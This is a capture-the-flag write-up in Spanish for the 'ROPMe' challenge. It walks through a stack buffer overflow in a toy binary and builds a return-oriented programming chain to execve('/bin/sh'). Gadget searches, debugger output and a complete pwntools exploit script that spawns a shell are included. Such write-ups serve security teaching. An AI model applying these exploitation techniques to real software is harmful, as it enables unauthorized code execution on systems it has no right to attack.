


ROPMe

ROP me, if you can...


Reversing

Al decompilar el binario con ida podemos ver que la función `main()` declara un buffer de 64 bytes llamado `username`, luego de ello muestra un banner y llama a la función `get_name()` pasándole el buffer `username` como argumento.



```
1  int64 __fastcall main(__int64 argc, char **argv, char **envp)
2  {
3      char username[64]; // [rsp+0h] [rbp-40h] BYREF
4
5      setup();
6      puts(
7          "
8          <   ROP me, if you can...   >\n"
9          "-----\n"
10         "           /\_/\n"
11         "          ( o.o )\n"
12         "          > ^ <\n");
13     get_name(username);
14     return 0;
15 }
```

La función `get_name()` muestra un mensaje el cual solicita que se introduzca el nombre, luego de ello utiliza `fgets()` para recibir una data en el buffer `username` a través del `stdin`, el problema es claro, recibe un máximo de 256 bytes cuando el buffer es de solo 64 lo cual ocasiona una vulnerabilidad de buffer overflow.



```
1  char *__fastcall get_name(char *username)
2  {
3      printf("Input your name: ");
4      return fgets(username, 256, stdin);
5  }
```

Exploitation

Iniciamos mirando las protecciones con `checksec`, éste binario cuenta solo con la protección de `NX` la cual impide que el stack sea ejecutable por lo que no podremos usar un shellcode

```
user@Windows:~/ropme/chall/src$ checksec chall
[*] '/home/user/ropme/chall/src/chall'
Arch:             amd64-64-little
RELRO:            Partial RELRO
Stack:            No canary found
NX:               NX enabled
PIE:              No PIE (0x400000)
SHSTK:            Enabled
IBT:              Enabled
user@Windows:~/ropme/chall/src$ |
```

Ya que conocemos la vulnerabilidad podemos intentar conseguir el offset para sobrescribir la función de retorno, esto es simple enviando como entrada un patrón cíclico, podemos hacerlo con `pwntools` automatizado en un script de `python`, al ejecutarlo corrompe el programa y podemos usar la misma herramienta para calcular la cantidad de basura necesaria antes de sobrescribir la dirección de retorno que en este binario son `72` bytes

```
#!/usr/bin/python3
from pwn import *

shell = gdb.debug("./chall", "continue")

payload = cyclic(100, n=8)

shell.sendlineafter(b": ", payload)
shell.interactive()
```

```

Program received signal SIGSEGV, Segmentation fault.
0x00000000004012a8 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ DISASM / x86-64 / set emulate on ]
▸ 0x4012a8 ret <0x616161616161616a>
↓
pwndbg> cyclic -l 0x616161616161616a
Finding cyclic pattern of 8 bytes: b'jaaaaaa' (hex: 0x6a61616161616161)
Found at offset 72
pwndbg> |

```

Entonces, si es correcto al enviar 72 A's, las siguientes 8 B's deberían sobrescribir la dirección de retorno y el resto de C's simplemente deberían guardarse en el stack

```

#!/usr/bin/python3
from pwn import *

shell = gdb.debug("./chall", "continue")

offset = 72
junk = b"A" * offset

payload = b""
payload += junk
payload += b"B" * 8
payload += b"C" * 40

shell.sendlineafter(b": ", payload)
shell.interactive()

```

```
Program received signal SIGSEGV, Segmentation fault.
0x00000000004012a8 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ DISASM / x86-64 / set emulate on ]
> 0x4012a8 ret <0x4242424242424242>
↓
pwndbg> stack 1 1
00:0000 | 0x7ffffb4cb4d0 ← 'CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC\n'
pwndbg> |
```

En este punto controlamos la dirección de retorno pero no podemos simplemente saltar al stack y ejecutar un shellcode debido a la protección `NX`, lo que si podemos hacer es armar una cadena rop que ejecute lo que normalmente haríamos con un shellcode solo con gadgets que terminen con `ret`, la idea es usar una `syscall` para ejecutar la función `execve`, el desafío será encontrar los gadgets adecuados

```
user@Windows:~/ropme/chall/src$ ropper --file chall --search 'syscall; ret;'
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: syscall; ret;

[INFO] File: chall
0x00000000004012a2: syscall; ret;

user@Windows:~/ropme/chall/src$ |
```

Nuestro primer problema es como guardar la cadena `/bin/sh` en alguna parte de la memoria que podamos usar posteriormente, ya que no tenemos `PIE` podemos simplemente usar la dirección de la sección `.data` la cual tiene privilegios `rw` y nos permite escribir en ella

```
user@Windows:~/ropme/chall/src$ rabin2 -S chall
[Sections]
```

nth	paddr	size	vaddr	vsize	perm	name
0	0x00000000	0x0	0x00000000	0x0	----	
1	0x00000318	0x1c	0x00400318	0x1c	-r--	.interp
2	0x00000338	0x30	0x00400338	0x30	-r--	.note.gnu.property
3	0x00000368	0x24	0x00400368	0x24	-r--	.note.gnu.build-id
4	0x0000038c	0x20	0x0040038c	0x20	-r--	.note.ABI-tag
5	0x000003b0	0x30	0x004003b0	0x30	-r--	.gnu.hash
6	0x000003e0	0x108	0x004003e0	0x108	-r--	.dynsym
7	0x000004e8	0x77	0x004004e8	0x77	-r--	.dynstr
8	0x00000560	0x16	0x00400560	0x16	-r--	.gnu.version
9	0x00000578	0x30	0x00400578	0x30	-r--	.gnu.version_r
10	0x000005a8	0x78	0x004005a8	0x78	-r--	.rela.dyn
11	0x00000620	0x78	0x00400620	0x78	-r--	.rela.plt
12	0x00001000	0x1b	0x00401000	0x1b	-r-x	.init
13	0x00001020	0x60	0x00401020	0x60	-r-x	.plt
14	0x00001080	0x50	0x00401080	0x50	-r-x	.plt.sec
15	0x000010d0	0x215	0x004010d0	0x215	-r-x	.text
16	0x000012e8	0xd	0x004012e8	0xd	-r-x	.fini
17	0x00002000	0xb5	0x00402000	0xb5	-r--	.rodata
18	0x000020b8	0x4c	0x004020b8	0x4c	-r--	.eh_frame_hdr
19	0x00002108	0x104	0x00402108	0x104	-r--	.eh_frame
20	0x00002df8	0x8	0x00403df8	0x8	-rw-	.init_array
21	0x00002e00	0x8	0x00403e00	0x8	-rw-	.fini_array
22	0x00002e08	0x1d0	0x00403e08	0x1d0	-rw-	.dynamic
23	0x00002fd8	0x10	0x00403fd8	0x10	-rw-	.got
24	0x00002fe8	0x40	0x00403fe8	0x40	-rw-	.got.plt
25	0x00003028	0x10	0x00404028	0x10	-rw-	.data
26	0x00003038	0x0	0x00404040	0x30	-rw-	.bss
27	0x00003038	0x2b	0x00000000	0x2b	----	.comment
28	0x00003063	0x10f	0x00000000	0x10f	----	.shstrtab

```
user@Windows:~/ropme/chall/src$ |
```

Una vez resuelto eso veamos lo que necesitamos, la función `execve()` recibe como primer parámetro el pathname el cual será `/bin/sh` que escribiremos en la sección `.data`, los otros 2 argumentos podemos anularlos y dejarlos como `0x0`, para hacer la `syscall` y se interprete como `execve()` necesitamos guardar en `$rax` su syscall NR el cual es `0x3b`

```
execve("/bin/sh\x00", NULL, NULL);
```

- `$rax = execve() = 0x3b`
- `$rdi = .data = /bin/sh\x00`
- `$rsi = $rdx = NULL`

Para el primer argumento usamos un gadget `mov [???], ???; ret;` que mueve el valor de un registro a la dirección a la que apunta ese registro, la idea es simplemente mover a la dirección de la sección `.data` la string que queremos ejecutar la cual es `/bin/sh`

```
payload += p64(0x4012a5) # pop rdx; ret;
payload += p64(0x404028) # .data
payload += p64(0x401278) # pop rax; pop rbp; ret;
payload += b"/bin/sh\x00" # string to write
payload += p64(0x0)      # padding for pop
payload += p64(0x401291) # mov qword ptr [rdx], rax; ret;
```

Una vez guardada la string podemos guardar la dirección de la sección `.data` como primer argumento que de acuerdo a las convenciones de llamada en x64 va en el registro `$rdi`

```
payload += p64(0x401283) # pop rbx; ret;
payload += p64(0x404028) # .data
payload += p64(0x401288) # mov rdi, rbx; ret;
```

Para los otros 2 argumentos que van en `$rsi` y `$rdx` podemos darles el valor de `0x0`

```
payload += p64(0x401278) # pop rax; pop rbp; ret;
payload += p64(0x0) * 2  # argv = NULL
payload += p64(0x401299) # mov rsi, rax; ret;
payload += p64(0x4012a5) # pop rdx; ret;
payload += p64(0x0)      # envp = NULL
```

Finalmente guardamos el `0x3b` de `execve()` en el registro `$rax` y realizamos la `syscall`

```
payload += p64(0x401278) # pop rax; pop rbp; ret;
payload += p64(0x3b)     # execve();
payload += p64(0x0)      # padding for pop
payload += p64(0x4012a2) # syscall; ret;
```

Si establecemos un breakpoint en la `syscall` podemos el valor que toman los registros y por lo tanto los argumentos, el resultado final es la ejecución de una shell

```

Breakpoint 1, 0x00000000004012a2 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ DISASM / x86-64 / set emulate on ]
> 0x4012a2: syscall <SYS_execve>
   path: 0x404028 ← 0x68732f6e69622f /* '/bin/sh' */
   argv: 0
   envp: 0
0x4012a4: ret

```

Exploit

El script final explota la vulnerabilidad de buffer overflow y utiliza una cadena `ROP` para bypassar la protección `NX` y de esa forma conseguir ejecutar una shell

```

#!/usr/bin/python3
from pwn import *

shell = process("./chall")

offset = 72
junk = b"A" * offset

payload = b""
payload += junk
payload += p64(0x4012a5) # pop rdx; ret;
payload += p64(0x404028) # .data
payload += p64(0x401278) # pop rax; pop rbp; ret;
payload += b"/bin/sh\x00" # string to write
payload += p64(0x0) # padding for pop
payload += p64(0x401291) # mov qword ptr [rdx], rax; ret;
payload += p64(0x401283) # pop rbx; ret;
payload += p64(0x404028) # .data
payload += p64(0x401288) # mov rdi, rbx; ret;
payload += p64(0x401278) # pop rax; pop rbp; ret;
payload += p64(0x0) * 2 # argv = NULL
payload += p64(0x401299) # mov rsi, rax; ret;
payload += p64(0x4012a5) # pop rdx; ret;
payload += p64(0x0) # envp = NULL
payload += p64(0x401278) # pop rax; pop rbp; ret;
payload += p64(0x3b) # execve();
payload += p64(0x0) # padding for pop
payload += p64(0x4012a2) # syscall; ret;

shell.sendlineafter(b": ", payload)
shell.interactive()

```

```
user@Windows:~/ropme/chall/src$ python3 exploit.py  
[+] Starting local process './chall': pid 4063  
[*] Switching to interactive mode  
$ whoami  
user  
$
```